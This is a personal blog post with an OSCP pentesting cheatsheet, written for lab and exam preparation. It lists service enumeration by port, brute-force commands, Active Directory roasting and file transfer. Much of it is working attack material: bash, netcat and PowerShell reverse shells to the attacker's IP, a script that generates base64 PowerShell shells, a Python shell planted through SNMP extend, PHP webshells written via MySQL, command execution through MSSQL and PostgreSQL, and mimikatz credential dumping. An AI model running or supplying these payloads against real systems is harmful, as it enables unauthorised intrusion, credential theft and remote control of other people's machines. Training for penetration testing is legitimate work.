My OSCP Pentesting Cheatsheet
I had my OSCP exam on 14.03.2025 and on 17 March, three days later, I already received the confirmation, that I had passed the OSCP exam!


This is my compiled and comprehensive list of useful commands that I have documented in my personal knowledge base. In this blog post, I can find useful tips and commands about network and service enumeration, password guessing, reverse shells, Active Directory and Windows post exploitation that can be useful for penetration testing and the OSCP exam.
- * *
Some useful Tips[](https://hackerask.com/posts/pentesting-cheatsheet/#some-useful-tips)
.env file[](https://hackerask.com/posts/pentesting-cheatsheet/#env-file)
I created a separate directory for each machine that I hacked during my preparation and the OSCP exam. I then created an `.env` file in each of these directories and stored useful environment variables such as `$TARGET_IP` and `$TARGET_DOMAIN` in them:
``` 1 2 export TARGET_IP="10.10.10.11" export TARGET_DOMAIN="hackerask.com" ```
Then I could simply `source` the `.env` file whenever I wanted to work on this machine:
``` 1 source .env ```
This is especially useful when you are working with multiple terminal tabs.
You can also use this file to store other environment variables that you use frequently, such as credentials or to run scripts, such as starting a terminal logger.
$myip environment variable[](https://hackerask.com/posts/pentesting-cheatsheet/#myip-environment-variable)
I found it quite useful to have my IP address in a `$myip` environment variable. Since all the hacking lab platforms I use, such as HackTheBox, Proving Grounds or the challenge labs for my OSCP exam, use OpenVPN to get access to the machines, we can look at the `tun0` network interface to see our local VPN IP address. We can look at it with `ifconfig tun0` or `ip addr show tun0`.
To avoid having to type in the IP address every time I need it, I created a `$myip` environment variable that looks like this:
``` 1 export myip=$(ip addr show tun0 2> /dev/null | grep 'inet ' | awk '{print $2}' | cut -d'/' -f1) ```
We can add the `export` line to our `.bashrc` or `.zshrc` and then source the file, to be able to use the environment variable:
``` 1 2 3 $ echo -n "/bin/bash -i >& /dev/tcp/$myip/5555 0>&1"
/bin/bash -i >& /dev/tcp/192.168.178.10/5555 0>&1 ```
This will output the reverse shell payload with our IP address of the `tun0` network interface.
Copy Alias[](https://hackerask.com/posts/pentesting-cheatsheet/#copy-alias)
I often have to copy the output of commands from the terminal to document them in my notes. Therefore I created an easy copy alias to pipe the output of an command into the clipboard.
I decided to use `xclip`, which can be installed with `apt`:
``` 1 sudo apt install xclip ```
To create the alias, we can add the following line to the `.bashrc` or `.zshrc` file:
``` 1 alias copy='xclip -selection clipboard' ```
And then restart the terminal session or source the file to be able to use it.
We can use the copy alias, by appending it with a pipe:
``` 1 echo -n "/bin/bash -i >& /dev/tcp/$myip/5555 0>&1" | copy ```
This will pipe the output of the echo command, the reverse-shell payload, to our clipboard.
Tmux[](https://hackerask.com/posts/pentesting-cheatsheet/#tmux)
You should definitely learn and use `tmux` for the OSCP and for doing penetration tests/red team assignments. `tmux` is an excellent terminal multiplexer that allows you to manage multiple tabs and screens within a single window, making it easy to switch between various tabs with easy keyboard shortcuts.
Tmux Cheat Sheet & Quick Reference
- * *
Network Enumeration[](https://hackerask.com/posts/pentesting-cheatsheet/#network-enumeration)
General[](https://hackerask.com/posts/pentesting-cheatsheet/#general)
#### Host Discovery[](https://hackerask.com/posts/pentesting-cheatsheet/#host-discovery)
``` 1 2 3 nmap -sn 192.168.178.1-254 -vv -oA hosts
cat hosts.nmap | grep "report for" | grep -v "down" | cut -f5 -d ' ' ```
If `nmap` does not work, we can also try to ping the hosts:
``` 1 for i in $(seq 1 254); do ping "172.16.115.$i" -c 1 -W 0.1|grep "icmp_seq=1"|cut -f4 -d ' '|tr ':' ' '; done ```
#### Port Scanning[](https://hackerask.com/posts/pentesting-cheatsheet/#port-scanning)
My first step is usually to scan the machine quickly with `nmap` for open TCP ports:
``` 1 $ sudo nmap -p- -vvv $TARGET_IP -oN enum/nmap/quick-scan.txt ```
Then I can use the following command to get all ports comma separated as output:
``` 1 $ cat enum/nmap/quick-scan.txt | grep '/tcp' | cut -f1 -d '/' | tr '\n' ',' | sed 's/\(.*\),/\1 /' ```
Then we can use the open ports to do a more detailed version scan:
``` 1 $ nmap -p<ports> -sC -sV -oA enum/nmap/resource $TARGET_IP ```
After scanning the TCP ports, we should not forget to scan for UDP ports as well:
``` 1 $ sudo nmap -Pn -n $TARGET_IP -sUV --top-ports=100 --reason -oA enum/nmap/resource-udp ```
TCP[](https://hackerask.com/posts/pentesting-cheatsheet/#tcp)
#### 21 - FTP[](https://hackerask.com/posts/pentesting-cheatsheet/#21---ftp)
Anonymous Login:
``` 1 ftp ftp://anonymous:anonymous@$TARGET_IP ```
Banner grabbing:
``` 1 nc -vn $TARGET_IP 21 ```
Download all files:
``` 1 2 wget -m ftp://anonymous:anonymous@$TARGET_IP wget -r --user="USERNAME" --password="PASSWORD" ftp://$TARGET_IP/ ```
Brutefoce:
``` 1 hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt $TARGET_IP ftp ```
#### 22 - SSH[](https://hackerask.com/posts/pentesting-cheatsheet/#22---ssh)
Nmap:
``` 1 2 3 4 5
Check Authentication Methods:
nmap -p22 $TARGET_IP --script ssh-auth-methods --script-args="ssh.user=root"
Retrieve Version
nmap -p22 $TARGET_IP -sV ```
Brutefoce:
``` 1 hydra -C /usr/share/wordlists/seclists/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt $TARGET_IP ssh ```
#### 23 - Telnet[](https://hackerask.com/posts/pentesting-cheatsheet/#23---telnet)
**Banner Grabbing:**
``` 1 nc -vn $TARGET_IP 23 ```
**Nmap Enumeration:**
``` 1 nmap -n -sV -Pn --script "*telnet* and safe" -p 23 $TARGET_IP ```
The script `telnet-ntlm-info.nse` can obtain NTLM info.
#### 25,465,587 - SMTP[](https://hackerask.com/posts/pentesting-cheatsheet/#25465587---smtp)
Banner Grabbing:
``` 1 2 3 $ rlwrap nc -vn $TARGET_IP 25 HELO AUTH ```
Nmap:
``` 1 2 nmap -p25 --script smtp* -v $TARGET_IP
smpt-commands smtp-enum-users smtp-open-relay
```
Send Emails:
``` 1 sudo swaks -t to@receiver.com --from from@sender.com --server $TARGET_IP --header "Subject: TEXT" --body @body.txt --attach @file.pdf --suppress-data -ap ```
#### 53 - DNS[](https://hackerask.com/posts/pentesting-cheatsheet/#53---dns)
Try zone transfer:
``` 1 2 dig axfr @$TARGET_IP dig axfr @$TARGET_IP $TARGET_DOMAIN ```
Get more information:
``` 1 dig ANY @$TARGET_IP $TARGET_DOMAIN ```
#### 79 - finger[](https://hackerask.com/posts/pentesting-cheatsheet/#79---finger)
We can use finger-user-enum.pl to enumerate users:
``` 1 2 3 $ perl ~/hacking/scripts/kali/finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/Names/names.txt -t $TARGET_IP > finger_enum_log.txt
$ cat finger_enum_log.txt | grep -v "is not known" | grep "Login:" | cut -f3 -d ' ' ```
#### 80,443 - HTTP[](https://hackerask.com/posts/pentesting-cheatsheet/#80443---http)
``` 1 2 3 4 5 6 7 gobuster dir -u "http://$TARGET_IP/" -w /usr/share/wfuzz/wordlist/general/megabeast.txt -o enum/web/80-gobuster.txt
gobuster dir -u "http://$TARGET_IP/" -w /usr/share/wordlists/dirb/big.txt -o enum/web/80-gobuster.txt
dirsearch -u http://$TARGET_IP -r -o enum/web/80-dirsearch.txt
feroxbuster --url http://$TARGET_IP ```
Wordpress Scanner:
``` 1 2 wpscan --url http://$TARGET_IP -e ap,t,tt,u
Enumerate: -e with ap: All plugins, t: Popular Themes, tt: Timthumbs and u:User IDs range 1-10
```
Serve Webdav:
``` 1 cadaver http://$TARGET_IP ```
Nikto Web Vulnerability Scanning:
``` 1 nikto -host=http://$TARGET_IP -output=enum/web/80-nikto.txt ```
API Testing:
``` 1 2 3 4 5 6 7 8 9 10
This is a example from the PG Machine Hetemit
[Werkzeug httpd 1.0.1 (Python 3.6.8) Server]
$ curl -i http://192.168.143.117:50000/verify -X POST --data "code=asdf" Internal Server Error
$ curl -i http://192.168.143.117:50000/verify -X POST --data "code=5*5" 25
$ curl -i http://192.168.143.117:50000/verify -X POST --data "code=__import__('os').popen('whoami').read()" username ```
`/etc/hosts`:
``` 1 echo "$TARGET_IP\t$TARGET_DOMAIN" | copy ```
**IIS Shortnames](../../techniques/iis-shortname.md:** Some IIS Server are vulnerable to IIS tilde / shortname enumeration. IIS-ShortName-Scanner:
``` 1 2 3 4 5 $ git clone git@github.com:irsdl/IIS-ShortName-Scanner.git $ cd IIS-ShortName-Scanner/Docker/ $ docker build . -t shortname
$ docker run shortname 2 20 http://$TARGET_IP ```
**Basic php webshell:**
``` 1 echo '<?php echo system($_GET["cmd"]); ?>' > shell.php ```
#### 88 - Kerberos Authentication[](https://hackerask.com/posts/pentesting-cheatsheet/#88---kerberos-authentication)
Not much here todo. You can just try bruteforcing:
``` 1 nmap -Pn -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm="$TARGET_DOMAIN",userdb=/usr/share/wordlists/seclists/Usernames/Names/names.txt $TARGET_IP ```
Try to get service tickets: (Username/Password required):
``` 1 sudo impacket-GetUserSPNs -request -dc-ip <ip> <domain>/<username> ```
#### 110,995 - POP[](https://hackerask.com/posts/pentesting-cheatsheet/#110995---pop)
Enumeration:
``` 1 2 3 4 nmap --script "pop3-capabilities or pop3-ntlm-info" -sV -p 110,995 $TARGET_IP
Just execute all POP scripts
nmap --script pop* -sV -p 110,995 $TARGET_IP ```
Interacting with pop:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27
Syntax
POP commands: USER uid Log in as "uid" PASS password Substitue "password" for your actual password STAT List number of messages, total mailbox size LIST List messages and sizes RETR n Show message n DELE n Mark message n for deletion RSET Undo any changes QUIT Logout (expunges messages if no RSET) TOP msg n Show first n lines of message number msg CAPA Get capabilities
Command
$ rlwrap nc -vn $TARGET_IP 110 User jonas +OK PASS password +OK Welcome jonas
LIST +OK 2 1807 1 786 2 1021
retr 1 .... ```
#### 135,593 - MSRPC[](https://hackerask.com/posts/pentesting-cheatsheet/#135593---msrpc)
Nmap:
``` 1 nmap --script msrpc-enum -p 135 $TARGET_IP ```
Rpcdump:
``` 1 impacket-rpcdump -port 135 $TARGET_IP | grep -E 'MS-EFSRPC|MS-RPRN|MS-PAR' ```
- `MS-EFSRPC`: It might be vulnerable to PetitPotam.
- `MS-RPRN`, `MS-PAR`: It might be vulnerable to PrintNightmare (PoC)
RPC Client:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
Anonymous logon:
rpcclient -N -U '' -p 135 $TARGET_IP
-k : Kerberos Authentication
rpcclient -k $TARGET_IP
--- Commands ---
Server info
rpcclient $> srvinfo
Enumerate domains
rpcclient $> enumdomains
Enumerate domain users
rpcclient $> enumdomusers
Enumerate domain groups
rpcclient $> enumdomgroups
Domain info
rpcclient $> querydominfo
Current username
rpcclient $> getusername ```
If we have valid user credentials we can connect with `rpcclient` and enumerate groups and users:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 $ rpcclient -U <domain>/<user>%<password> $TARGET_IP
> enumdomgroups > enumdomusers > querygroupmem <rid> > queryusergroups <rid>
We can try to modify account information with setuserinfo
The level parameter referse to the level of detail we want to modify user account data
0: Basic information, username,fullname
1: Additional information, home directory, script path, profile path
2: Further information, password age, privileges, logon script
3: Detailed information, including all above and group membership
4: Even more detailed, including all above and security identifier (SID)
To change a password we can use setuserinfo2, with a level of 2,3.
> setuserinfo <username> 23 '<new-password>' ```
#### 139,445 - SMB[](https://hackerask.com/posts/pentesting-cheatsheet/#139445---smb)
Null Session:
``` 1 2 3 4 5 smbclient -N -L \\\\$TARGET_IP\\
nxc smb $TARGET_IP -u '' -p '' nxc smb $TARGET_IP -u '' -p '' --shares nxc smb $TARGET_IP -u '' -p '' --users ```
SMB Login with “guest”:
``` 1 2 3 impacket-smbclient zeus/guest@$TARGET_IP
or
smbmap -H $TARGET_IP -u guest -d $TARGET_DOMAIN ```
If we have credentials for a target but can only login with SMB, we can try to execute a command with it:
``` 1 nxc smb $TARGET_IP -u <username> -p <password> -X 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AY...AKAApAA==' ```
Enumerate Share:
``` 1 2 3 4 5 6 7 8 9 smbclient "\\\\$TARGET_IP\\Share" -U 'domain\user' --password 'password' -c 'recurse;ls'
or
smbmap -R <sharename> -H $TARGET_IP
Download a file
smbmap -R <sharename> -H $TARGET_IP -A Groups.xml -q
Bruteforce RID
nxc smb $TARGET_IP -u hazard -p stealth1agent --rid-brute ```
**Group Policy Preferences:** (e.g. `Groups.xml`) (e.g. HTB Querier - Cached GPP file) If we find in a share Group Policy Preferences (GPP), we can try to find credentials (often in xml files). If we find a xml file with a `cpassword` attribute, we can decrypt it with `gpp-decrypt`:
``` 1 gpp-decrypt '<cpassword>' ```
Overall Enumeration:
``` 1 2 3 enum4linux $TARGET_IP
nmap -p139,445 -sC -sV --script smb-vuln* $TARGET_IP ```
If valid credentials are found, you can try to add the user to the “Remote Access” group:
``` 1 net rpc group addmem "Remote Access" "<username>" -U "<username>%<password>" -S $TARGET_IP ```
#### 143,993 - IMAP[](https://hackerask.com/posts/pentesting-cheatsheet/#143993---imap)
Bruteforce Logins:
``` 1 $ hydra -L users.txt -P custom-wordlist.txt -f $TARGET_IP imap ```
Interacting with pop:
``` 1 2 3 4 5
List all messages in Mailbox
$ curl -k "imap://$TARGET_IP/INBOX?ALL" --user name:password
View Email
$ curl -k "imap://$TARGET_IP/INBOX;UID=2" --user name:password ```
#### 389,636,3268,3269 - LDAP[](https://hackerask.com/posts/pentesting-cheatsheet/#38963632683269---ldap)
We can try to search and access LDAP:
``` 1 2 3 4 ldapsearch -H ldap://$TARGET_IP -x -b"DC=<domain>,DC=<com>" > enum/ldap_dump.txt
nxc ldap $TARGET_IP -u '' -p '' -M get-desc-users nxc ldap $TARGET_IP -u '' -p '' --password-not-required --admin-count --users --groups ```
Enumerate domain objects:
``` 1 2 3 4 5 $ ./windapsearch.py -d $TARGET_DOMAIN --dc-ip $TARGET_IP -U
or
$ impacket-GetADUsers $TARGET_DOMAIN/ -dc-ip $TARGET_IP -debug ```
LAPS (Local Administrator Password Solution):
``` 1 2 3 4 5 nxc ldap $TARGET_IP -d 'domain' -u 'username' -p 'password' --kdcHost $TARGET_IP -M laps
~/hacking/scripts/kali/pyLAPS.py --action get -d "hutch.offsec" -u "fmcsorley" -p "CrabSharkJellyfish192" --dc-ip $TARGET_IP
ldapsearch -v -c -D fmcsorley@hutch.offsec -w CrabSharkJellyfish192 -b "DC=hutch,DC=offsec" -H ldap://$IP "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd ```
#### 1433 - MSSQL[](https://hackerask.com/posts/pentesting-cheatsheet/#1433---mssql)
Nmap Enumeration:
``` 1
nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 $TARGET_IP ```
If you have windows credentials (e.g. from kerberosting), you have to use `-windows-auth`
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 $ impacket-mssqlclient sql_svc:Dolphin1@$TARGET_IP -windows-auth
How to execute commands:
enable_xp_cmdshell; RECONFIGURE;
or
EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
Execute commands:
xp_cmdshell whoami xp_cmdshell 'powershell -e <base64_payload>' ```
``` 1 $ nxc mssql $TARGET_IP -u user.txt -p pass.txt ```
Once access to MSSQL, we can ty to use `xp_dirtree` to make a request to a share and can try to catch the request with responder:
``` 1 2 3 4 5
SQL:
xp_dirtree \\$myip\share
Responder
sudo responder -I tun0 --verbose ```
Useful MSSQL Queries:
``` 1 2 3 4 5 -- List Databases SELECT name FROM master..sysdatabases;
-- List Tables: SELECT name FROM msdb..sysobjects WHERE xtype = 'U'; ```
#### 1978,9099 - Mouse Exploits[](https://hackerask.com/posts/pentesting-cheatsheet/#19789099---mouse-exploits)
**Port 1978:** (WiFi Mouse 1.7.8.5)
- Exploit-DB: https://www.exploit-db.com/exploits/49601
**Port 9099:** (Mobile Mouse 3.6.0.4)
- Exploit-DB: https://www.exploit-db.com/exploits/51010
#### 3306 - MySQL[](https://hackerask.com/posts/pentesting-cheatsheet/#3306---mysql)
Connect to a MySQL database:
``` 1 2
It will ask for a password
mysql -u root -p ```
Useful MySQL commands:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 show databases; use <database>; connect <database>; show tables; describe <table_name>; show columns from <table>;
select version(); select @@version(); select user(); select database();
-- Get a shell with the mysql client user \! sh
-- Basic MySQLi Union Select 1,2,3,4,group_concat(0x7c,table_name,0x7C) from information_schema.tables Union Select 1,2,3,4,column_name from information_schema.columns where table_name="<TABLE NAME>"
-- Read & Write ---- Yo need FILE privilege to read & write to files. select load_file('/var/lib/mysql-files/key.txt'); # -- Read file select 1,2,"<?php echo shell_exec($_GET['c']);?>",4 into OUTFILE 'C:/xampp/htdocs/back.php'
-- Try to change MySQL root password UPDATE mysql.user SET Password=PASSWORD('MyNewPass') WHERE User='root'; UPDATE mysql.user SET authentication_string=PASSWORD('MyNewPass') WHERE User='root'; FLUSH PRIVILEGES; quit; ```
#### 5432 - PostgreSQL[](https://hackerask.com/posts/pentesting-cheatsheet/#5432---postgresql)
Remote Connection:
``` 1 psql -h <host> -p <port> -U <username> -W <password> <database> ```
``` 1 2 3 4 5 6 7 8 -- List users \du
-- Execute Commands DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM '<COMMAND>'; SELECT * FROM cmd_exec; ```
#### 5800,5801,5900,5901 - VNC[](https://hackerask.com/posts/pentesting-cheatsheet/#5800580159005901---vnc)
**Decrypt VNC passwords:**
``` 1 $ echo -n "6b,cf,2a,4b,6e,5a,ca,0f" | sed 's/,//g' | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d ```
#### 6379 - Redis[](https://hackerask.com/posts/pentesting-cheatsheet/#6379---redis)
Connect:
``` 1 redis-cli -h $TARGET_IP$ ```
Commands:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
get all the infos
config get *
get the stored keys
keys *
obtain value from keys
get <keyname>
when passwordless authentication is available we can write files with redis
change the working directory
config set dir <directory-location>
name of the file you want to save
config set dbfilename test.php
contents to be stored in test.php
set keyName value
set dnoscp '<?php phpinfo();?>'
create the file test.php with the contents <?php phpinfo(); ?>
save
get all the stored keys
keys *
get values from the key
dump <keyname>
delete key
del <keyname> ```
UDP[](https://hackerask.com/posts/pentesting-cheatsheet/#udp)
#### 123 - NTP[](https://hackerask.com/posts/pentesting-cheatsheet/#123---ntp)
Synchronize Watches:
``` 1 sudo ntpdate $IP ```
Enumeration:
``` 1 nmap -sU -sV --script "ntp* and (discovery or vuln) and not (dos or brute)" -p 123 $TARGET_IP ```
#### 161,162,10161,10162 - SNMP[](https://hackerask.com/posts/pentesting-cheatsheet/#1611621016110162---snmp)
Nmap:
``` 1 2 3 sudo nmap -sU -p 161 --script snmp-* $TARGET_IP -oG enum/nmap/snmp.txt
snmp-info - SNMP Information
snmp-brute - Bruteforce valid credentials
```
Bruteforce Community Strings:
``` 1 2 3 4 5 6 7 $ nmap -sU -p 161 --script snmp-brute $TARGET_IP --script-args snmp-brute.communitiesdb=/usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt
$ onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt $TARGET_IP
$ hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt $TARGET_IP snmp
$ python3 ~/hacking/scripts/kali/scripts/snmpbrute.py -t $TARGET_IP -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt ```
SNMP Enumeration:
``` 1 snmp-check -c <community_string> $TARGET_IP ```
Get Useful Information:
``` 1 2 3 4 5 6 7 8
Collect data
$ snmpbulkwalk -c public -v2c $TARGET_IP . | tee -a enum/bulk-snmp
Display SNMP Names based on how often they show up
$ grep -oP '::.*?\.' enum/bulk-snmp | sort | uniq -c | sort -n
Check for running software and its parameters
$ grep hrSWRun enum/bulk-snmp| less ```
Reverse Shell:
``` 1 2 3 4 sudo apt install snmp snmp-mibs-downloader rlwrap -y git clone https://github.com/mxrch/snmp-shell cd snmp-shell sudo python3 -m pip install -r requirements.txt ```
``` 1
snmpset -m +NET-SNMP-EXTEND-MIB -v 2c -c SuP3RPrivCom90 $TARGET_IP 'nsExtendStatus."command10"' = createAndGo 'nsExtendCommand."command10"' = /usr/bin/python3 'nsExtendArgs."command10"' = '-c "import sys,socket,os,pty;s=socket.socket();s.connect((\"192.168.45.197\",5555));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/sh\")"' ```
Trigger it:
``` 1 snmpwalk -v 2c -c public $TARGET_IP nsExtendObjects ```
- * *
Password Guessing[](https://hackerask.com/posts/pentesting-cheatsheet/#password-guessing)
- Always try product/manufacturer name as user/password
- If a Name is found try upper/lowercase, email etc.
- Try always name:name as password (uppercase/lowercase)
- John Doe becomes: `john`,`John`,`johnd`,`jdoe`,`john.doe`,`j.doe`,`jd`
- Use `cewl` to create a custom wordlist
- Use CUPP
For usernames we can use Username Anarchy to generate usernames:
``` 1 2 ./username-anarchy --input-file names.txt --select-format first,flast,first.last,firstl > users-generated.txt ```
Reverse Shells[](https://hackerask.com/posts/pentesting-cheatsheet/#reverse-shells)
Base64 encoded Powershell Reverse Shell[](https://hackerask.com/posts/pentesting-cheatsheet/#base64-encoded-powershell-reverse-shell)
On Windows targets, I often use a base64-encoded Powershell reverse shell to gain initial access to a system. To avoid having to manually edit and encode the reverse shell or use websites like revshells.com, I wrote this Python script to generate the encoded reverse shell with a single command:
``` 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 import sys import base64
if len(sys.argv) < 2: print("usage:", sys.argv[0], "<ip> [<port>]") exit(0)
ip = sys.argv[1] port = "5555" if len(sys.argv) == 3: port = sys.argv[2]
payload = '$client = New-Object System.Net.Sockets.TCPClient("'+ip+'",'+port+');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'
cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()
print(cmd) ```
We can then run the script to generate a base64-encoded Powershell reverse shell:
``` 1 2 3 $ python3 powershell_rev.py $myip 5555
powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEANwA4AC4AMQAwACIALAA1ADUANQA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA== ```
If the reverse shell is not working[](https://hackerask.com/posts/pentesting-cheatsheet/#if-the-reverse-shell-is-not-working)
If the common reverse shells are not working, you can try to use a named pipe based reverse shell:
``` 1 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc $myip 5555 >/tmp/f ```
Often this reverse shell is quite reliable and will start a shell. But if you still do not get a shell, you can try using common ports like `21`, `22`, `80`, etc. (Maybe a firewall is blocking connections from other ports).
- * *
Active Directory and Windows Post-Exploitation[](https://hackerask.com/posts/pentesting-cheatsheet/#active-directory-and-windows-post-exploitation)
Mimikatz[](https://hackerask.com/posts/pentesting-cheatsheet/#mimikatz)
``` 1 2 3 4 5 $ curl.exe -o mt.zip http://$LOCAL_IP/mimikatz_trunk.zip
$ Expand-Archive -LiteralPath mimikatz_trunk.zip
$ .\mimikatz_trunk\x64\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "sekurlsa::msv" "lsadump::sam" "exit" ```
Ligolo[](https://hackerask.com/posts/pentesting-cheatsheet/#ligolo)
On the Kali machine, I started the proxy:
``` 1 sudo ./ligolo-proxy -selfcert ```
Then we can start the `ligolo-agent` on the target machine:
``` 1 $ ./ligolo-agent -connect 192.168.178.10:11601 -ignore-cert ```
Then in the `ligolo-proxy` shell I entered the following commands:
``` 1 2 3 4 5 6 7 8 9 $ interface_create --name "oscp"
$ session
$ tunnel_start --tun oscp
$ ifconfig
$ interface_add_route --name oscp --route 10.10.10.0/24 ```
Now we can use another terminal tab and access the `10.10.10.0/24` internal network.
Reverse Shell listener in ligolo:
``` 1 listener_add --addr 0.0.0.0:5656 --to 127.0.0.1:4444 --tcp ```
Transfer Files with the following listener:
``` 1 listener_add --addr 0.0.0.0:2222 --to 127.0.0.1:8888 --tcp ```
Kerberoasting[](https://hackerask.com/posts/pentesting-cheatsheet/#kerberoasting)
(User must have: `DONT_REQUIRE_PREAUTH`)
``` 1 sudo impacket-GetUserSPNs -request -dc-ip $TARGET_IP $TARGET_DOMAIN/<username> ```
Try it without a password with a list of usernames:
``` 1 impacket-GetUserSPNs $TARGET_DOMAIN/ -usersfile users.txt --no-pass -outputfile kerberoast.hash -dc-ip $TARGET_IP ```
Crack the hashes:
``` 1 sudo hashcat -m 13100 kerberoast.hash /usr/share/wordlists/rockyou.txt --force ```
AS-Rep Roasting[](https://hackerask.com/posts/pentesting-cheatsheet/#as-rep-roasting)
``` 1 impacket-GetNPUsers -dc-ip $TARGET_IP -request $TARGET_DOMAIN/<username> ```
Try it without a password with a list of usernames:
``` 1 impacket-GetNPUsers $TARGET_DOMAIN/ -usersfile users.txt --no-pass -outputfile asreproast.hash -dc-ip $TARGET_IP ```
Crack the hashes:
``` 1 sudo hashcat -m 18200 asreproast.hash /usr/share/wordlists/rockyou.txt --force ```
Transfer Files[](https://hackerask.com/posts/pentesting-cheatsheet/#transfer-files)
Typical ways I use:
``` 1 2 3 curl http://$LOCAL_IP/file.exe -o file.exe
wget http://$LOCAL_IP/file.exe -O file.exe ```
If `wget` and `curl` does not work:
``` 1 2 3 4 iwr -Uri "http://$LOCAL_IP/file.exe" -OutFile file.exe
certutil -urlcache -f http://$LOCAL_IP/file.exe file.exe certutil -urlcache -split -f http://$LOCAL_IP/file.exe file.exe ```
Netcat Upload/Download file:
``` 1 2 3 4
Listener
nc -q 0 -lvp 443 > file
Send File
nc -nv IP_ADDR 443 < file ```
